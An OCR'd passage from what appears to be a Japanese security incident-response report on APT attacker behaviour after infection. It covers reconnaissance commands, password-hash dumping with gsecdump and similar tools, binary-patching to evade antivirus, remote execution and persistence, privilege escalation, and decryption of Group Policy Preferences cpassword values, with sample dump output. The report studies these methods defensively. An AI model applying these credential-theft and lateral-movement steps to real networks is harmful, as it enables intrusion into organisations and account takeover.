
4.4. Collection of information after malware infection and after hacking other computers

After infecting computers with malware and hacking other computers by using the infected computers as springboards, attackers tend to do the following:

1. **Steal system information**
2. **Steal domain information**
3. **Steal file/directory lists**
4. **Steal password hashes/passwords**

Figure 9 shows examples of batch files often detected in investigations that are used to steal system and domain information. Some attackers also use Windows commands available to administrators as well as other tools to steal domain management information in order to steal all available information.

By using host scanning tools and browser history data, attackers also steal lists of web and file servers from the target. The Windows ping command and port-scanning tools released in attackers' community in China have been confirmed to be used for host scanning. Meanwhile, nmap and other tools that are most commonly used for port scanning have not been detected. It seems likely that such tools are avoided because they can be easily detected by anti-virus software.



ipconfig␣/all	Display of network information
netstat␣-ano	Display of communication status and open ports (services)
tasklist␣/v	Display of processes being executed
systeminfo	Display of system information
set	Display of environmental variables
net␣view	Display of the list of computers in the current domain
net␣view␣/domain	Display of the list of computers in all domains

Figure 9 **System and Domain Information Often Stolen by Hackers**

4.5. Stealing password hashes/passwords

In most cases of APTs, attackers impersonate system administrators and exploit system vulnerabilities in order to compromise computers and servers. Attackers almost always steal password hashes from malware-infected computers or from other computers hacked by using infected computers as springboards. To steal password hashes, it is necessary to obtain administrator permission or debugging permissions. Actually, in order to make it convenient for users to install software, many organizations grant them administrator rights for their local computers.

Gsecdump accounts for half of the methods used to steal password hashes, followed by such well-known tools as PwDump and WCE. In addition to these, we also detected a number of tools that are unlikely to be commonly available. Figure 10 shows the percentages accounted by different tools detected in forensic investigations that are used to steal password hashes or passwords. Figure 11 shows confirmed results of executing gsecdump as detected based on our research.





Figure 10 Percentages of Tools Used to Steal Password Hashes/Passwords in ATPs

Also, the results of studies on gsecdump files that were left intact at the time of forensic investigations or were subsequently successfully restored show that none of the hashes were the same as that of the original versions published in the Internet. In other words, attackers tried to avoid being detected by anti-virus software by rewriting parts of data that do not affect the operations for stealing password hashes (binary patch, Figure 12) or by compressing files in an executable state (packing) (Table 2).




```
AD¥user1::ef4b2d676d8bf851561807f76a6f7093:166ef9fee4a99644f15f7cf4e0a44b2e:::
WINXPSP3¥Administrator::7e6da418e261f2e8ccf9155e3e7db453:b80636efe766fde96780b14
49a3f4bee:::
AD¥WINXPSP3$::00000000000000000000000000000000:fbfe886ca9618a6b99e9cbf4127a09f1:
::
AD¥WINXPSP3$::00000000000000000000000000000000:fbfe886ca9618a6b99e9cbf4127a09f1:
::
Administrator(current):500:7e6da418e261f2e8ccf9155e3e7db453:b80636efe766fde96780
b1449a3f4bee:::
```

Figure 11 Results of Executing gsecdump Frequently Observed

Hash value	ssdeep[31]	AV[32]	Method used to avoid detection
875f3fc948c6534804a26176dcfb6af0		Detection	(Original version)
3ed9885c9fbd845746d5b6c385879b01	99	Detected	Binary patch
c488579b710b06b7c68cbdbac742b867	96	Detected	Binary patch
580a6558f4ade2a3a162b85662fbe6c6	96	Detected	Binary patch
0c086f19a29a564c14ca5836b2588154		Detected	Packing
704344e874e734f13450fd433855faf5		Undetected	Packing

Table 2 Examples of Gsecdump Hashes



gsecdump_normal.exe

```
ADDRESS   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000000F0  08 47 03 47 00 00 00 00 00 00 00 00 E0 00 03 01
00000100  0B 01 08 00 00 A0 03 00 00 F0 00 00 00 00 00 00
00000110  E5 6D 01 00 00 10 00 00 00 B0 03 00 00 00 40 00
00000120  00 10                            0 00 00 00 00 00 00
00000130  04 00                            0 04 00 00 10 00 00
00000140  6A C3 04 00 03 00 00 00 00 00 10 00 00 10 00 00
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
00000160  00 00 00 00 00 00 00 00 C0 48 04 00 8C 00 00 00
00000170  00
00000180  00
00000190  00
000001A0  00
000001B0  78
000001C0  00
000001D0  00
000001E0  2E
000001F0  00
```

Original version

相違箇所一覧

☑ 比較結果の強調表示(E) ☑ シンクロスクロール(S)

相違箇所	相違終了箇所	相違サイズ
000000F2		00000001
0003A23D		00000001
00049FFB		00000001

C488579B710B06B7C68CBDBAC742B867.exe

```
ADDRESS   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000000F0  08 47 02 47 00 00 00 00 00 00 00 00 E0 00 03 01
00000100  0B 01 08 00 00 A0 03 00 00 F0 00 00 00 00 00 00
00000110  E5 6D 01
00000120  00 10 00
00000130  04 00 00
00000140  6A C3 04 00 03 00 00 00 00 00 10 00 00 10 00 00
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00
00000160  00 00 00 00 00 00 00 00 C0 48 04 00 8C 00 00 00
          00 B0 04 00 B0 00 00 00 00 00 00 00 00 00 00 00
          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          78 F2 03 00 40 00 00 00 00 00 00 00 00 00 00 00
          00 B0 03 00 20 02 00 00 00 00 00 00 00 00 00 00
          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
          2E 74 65 78 74 00 00 00 3E 92 03 00 00 10 00 00
          00 A0 03 00 00 10 00 00 00 00 00 00 00 00 00 00
```

After application of binary patches


Figure 12 Example of a Gsecdump Binary Patch

[31] Percentages are calculated in terms of the number of files.

[32] The results of scans were obtained by using anti-virus software (AV) that was most commonly used as of July 1, 2014. Since our purpose here is to show that not all attacks can be detected by anti-virus software the name of the anti-virus software program will not be revealed.

In February 2012, mimikatz, a tool that dumps (displays) passwords from within memory in non-encrypted form, was made publicly available. In 2013, we detected a tool made in China with a similar function (Figure13) in a forensic investigation. These facts indicate that APT attackers are using the latest tools by customizing them, as needed.

Attackers use password hashes obtained in Windows environments in order to compromise other computers or to spread malware infections. More specifically, the following two methods are used to execute operations:



```
C:¥Documents and Settings¥winxp> [redacted]
Code by Vs
Release by

UserName: Administrator
LogonDomain: WINXPSP3
password: manager123

UserName: winxp
LogonDomain: AD
password: domainmanager123;

UserName: winxp
LogonDomain: AD
password: domainmanager123;
```

Figure 13 **Result of Executing a Chinese Tool**

1. **Attackers crack passwords from the stolen password hashes and impersonate users to log on to computers and execute malware.**
2. **Attackers use the stolen password hashes themselves and impersonate users to log on to computers (using a Pass-the-Hash Attack) and execute malware.**

With respect to 1 above, Windows OS versions prior to Windows XP preserve passwords as LM hashes by default. Therefore, passwords can be easily identified by a password crack program using rainbow tables.[33] It is also possible to crack passwords on Windows Vista and later Windows versions even from NTLM hashes, as long as the passwords contain no more than about eight alphanumeric characters, including lower and uppercase letters.[34]

Even if it is difficult to crack passwords, accounts with the same passwords can be logged into by impersonating users in pass-the-hash attacks through the use of password hashes themselves, with certain commands added during the attack process.

In addition to the methods explained above, attackers also steal passwords from the following sources with the following methods:

1. **Via keyloggers**
2. **Windows password vaults**
3. **E-mail clients or browsers**
4. **Clipboard-pasted on clipboard from a password saving tool**
5. **Organization-created password management tables**

In one case, a password was used immediately after it was updated by a domain administrator. This was because the computer of the administrator who updated the password was infected with malware and the updated password was stolen with a keylogger.

[33] A table used to store non-encrypted passwords and password hashes in pairs in a compact way memorywise. Rainbow tables are used, for example, in brute-force attacks on unsalted password hashes (“salt” refers to random character strings that are added to passwords when encrypting them).

[34] The following typical rainbow table sites are used as references. See below for details:
http://project-rainbowcrack.com/table.htm
http://ophcrack.sourceforge.net/tables.php

4.6. Spread of malware infections and privilege escalation

4.6.1. Execution of remote commands

After spoofed authentication, or by using sessions authenticated by users, attackers save stolen information shown in Figure 9 in Section 4.4 as batch files or malware with filenames such as “1.bat.” Then, they save the batch files and malware on the computers and servers of targeted organizations in order to execute the files. A number of methods are used to remotely execute programs on the computers and servers of targeted organizations. In more than 80% of the cases we have confirmed, Task Scheduler (At) and PsExec were used to execute malware (Figure14).




Figure 14 **Percentages of Commands for Remote Execution**

Although there is no confirmation of the use of the sc command in any of the cases we have encountered so far, it has been reported to have been used for remote execution.[35] The following commands are likely to be used in the future:


- **schtasks**
- **WMIC**
- **winrs**
- **powershell**

Instead of using remote commands, attackers may save files in specific folders (1) or register them in a registry key (2) with a view to executing malware programs when a system is booted or when a user logs in:

1. **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\malware.exe**
2. **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**

4.6.2. Examples of methods used for privilege escalation

By using methods described in Sections 4.5. “Stealing password hashes / passwords” and 4.6.1. “Execution of remote commands”, attackers repeatedly spread infection across the targeted organizations as well as escalating their privileges on those systems. Table 3 shows some examples of methods used for privilege escalation.



1 When the same password is used for all computer accounts that belong to the same local administrator group

2 When a password is entered when logging into an account with higher privileges compared to the user's or other members' accounts

3 Local privilege escalation vulnerabilities

4 When a user logs on to an infected computer using an account that belongs to a domain administrator group

5 When a user logs on to an infected computer using an account that belongs to a domain administrator group with delegation privileges

6 When the password of a local administrator is changed by using Group Policy Preferences(GPP) (it is assumed that DCs are not configured by using GPP)

7 Privilege escalation from accounts with access to password management records created by administrators to accounts listed in those management records

8 Modifying executable files saved on file servers, DLL hijacking,[36] etc.

Table 3 Examples of Privilege Elevation Methods

4.6.3. Group Policy Preferences (GPP) and effects of logins by domain administrators


4.6.3.1 Vulnerabilities of Group Policy Preferences (GPP)

GPP is a new feature introduced starting from Windows Server 2008. This feature made it possible to configure settings that had been difficult to configure by using conventional group policy programs, such as changing local administrator passwords and creating drive maps. Figure15 and Figure16 show screen captures for changing the passwords of PC administrator accounts within a domain, for creating a "newadmin" account, and for registering the new account to a local administrator group by using GPP. The passwords for administrator accounts are updated and the newadmin accounts are created at the startup time for computers within the domain.

[36] Regarding vulnerabilities resulting from DLL search order in executable files, see the following website: http://www.ipa.go.jp/files/000008790.pdf


After this feature was released to the public in 2008, a vulnerability (MS14-025[37]) was reported[38] in January 2012. However, Microsoft maintained that this vulnerability was part of the original specifications of the new feature, and failed to take action until May 2014. The details of the vulnerability reported was that the file that contains GPP (Figure17 and Figure 18) was saved in a place that could be easily accessed and read by domain users. Passwords recorded in this file were encrypted using AES 256 (an encryption algorithm). However, the encryption key for AES 256 was also publicly released by Microsoft. Therefore, even domain users with low-level privileges were capable of decrypting the passwords (Figure19). This created a risk of administrator and newadmin passwords being easily cracked and used to escalate local administrator permission.

Note that the file in Figure 18 cannot be removed merely by canceling the setting. In addition to logon scripts explained in the subsequent Section 4.6.5. "Switching of behavior depending on username", another effective countermeasure is thoroughly checking %LOGONSERVER% to ensure that no unknown files are left in the directory.



名前	順	アクション	フル ネーム
Administrator (ビルトイン)	1	更新	
newadmin	2	作成	
Administrators (ビルトイン)	3	更新	該当なし


Figure 15 Changing the PC Administrator Password and Creating "newadmin," an Administrator Account, by Using GPP



名前	フル ネーム	説明
Administra...		
Guest		コンピューター/ドメインへのゲ...
newadmin		
winuser		

所属するグループ(M):
Administrators


Figure 16 Verifying the Creation of the PC Administrator Account "newadmin"



(%LOGONSERVER%\sysvol\ad.example.com\Policies\
{ABDC36F2-3922-4639-AE0B-F1157B97BE8A}\Machine\Preferences\Groups\Groups.xml)

名前	更新日時	種類	サイズ
Groups	2014/09/16 15:30	XML ドキュメント	


Figure 17 **File Containing GPP**



¥¥win-0g527lrfb8j¥sysvol¥ad.example.cc
¥¥win-0g527lrfb8j¥sysv...

```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937 EB16 4b4c 9934 544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (ビルトイン)"
      image="2" changed="2014-09-16 06:29:28" uid="{E61060C1-5B8D-4402-B0FE-
      125E6D733058}">
      <Properties action="U" newName="" fullName="" description=""
        cpassword="PmJShpe6O3N6h+qc3YKpY5UeI0vzIt9cflBeJZOgQ+U" changeLogon="0"
        noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN"
        userName="Administrator (ビルトイン)" />
    </User>
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="newadmin" image="0"
      changed="2014-09-16 06:30:32" uid="{2D79A58C-694B-48C1-B64B-7933BFD67461}">
      <Properties action="C" fullName="" description=""
        cpassword="PmJShpe6O3N6h+qc3YKpY5UeI0vzIt9cflBeJZOgQ+U" changeLogon="0"
        noChange="0" neverExpires="0" acctDisabled="0" userName="newadmin" />
    </User>
  - <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Administrators (ビルトイ
      ン)" image="2" changed="2014-09-16 06:30:55" uid="{4B5B8FCA-6F8F-45F2-894A-
      0596B23AF2E8}">
    - <Properties action="U" newName="" description="" deleteAllUsers="0" deleteAllGroups="0"
        removeAccounts="0" groupSid="S-1-5-32-544" groupName="Administrators (ビルトイン)">
      - <Members>
          <Member name="newadmin" action="ADD" sid="" />
        </Members>
      </Properties>
    </Group>
  </Groups>
```

Figure 18 **Content of GPP (Figure17)**



```
root@kali:~# gpp-decrypt PmJShpe6O3N6h+qc3YKpY5UeI0vzIt9cflBeJZOgQ+U
managergpp;
```

Figure 19 **Password Decryption**

4.6.3.2 Effect of logging in as a domain administrator

If an attacker logging on to an infected PC via an account with high-level privileges for domain administrators has obtained local administrator permission of the infected PC, there is a risk that the attacker may steal the password and password hash of an account with high-level privileges (Figure20 and Figure21).

Stealing Passwords/Password Hashes


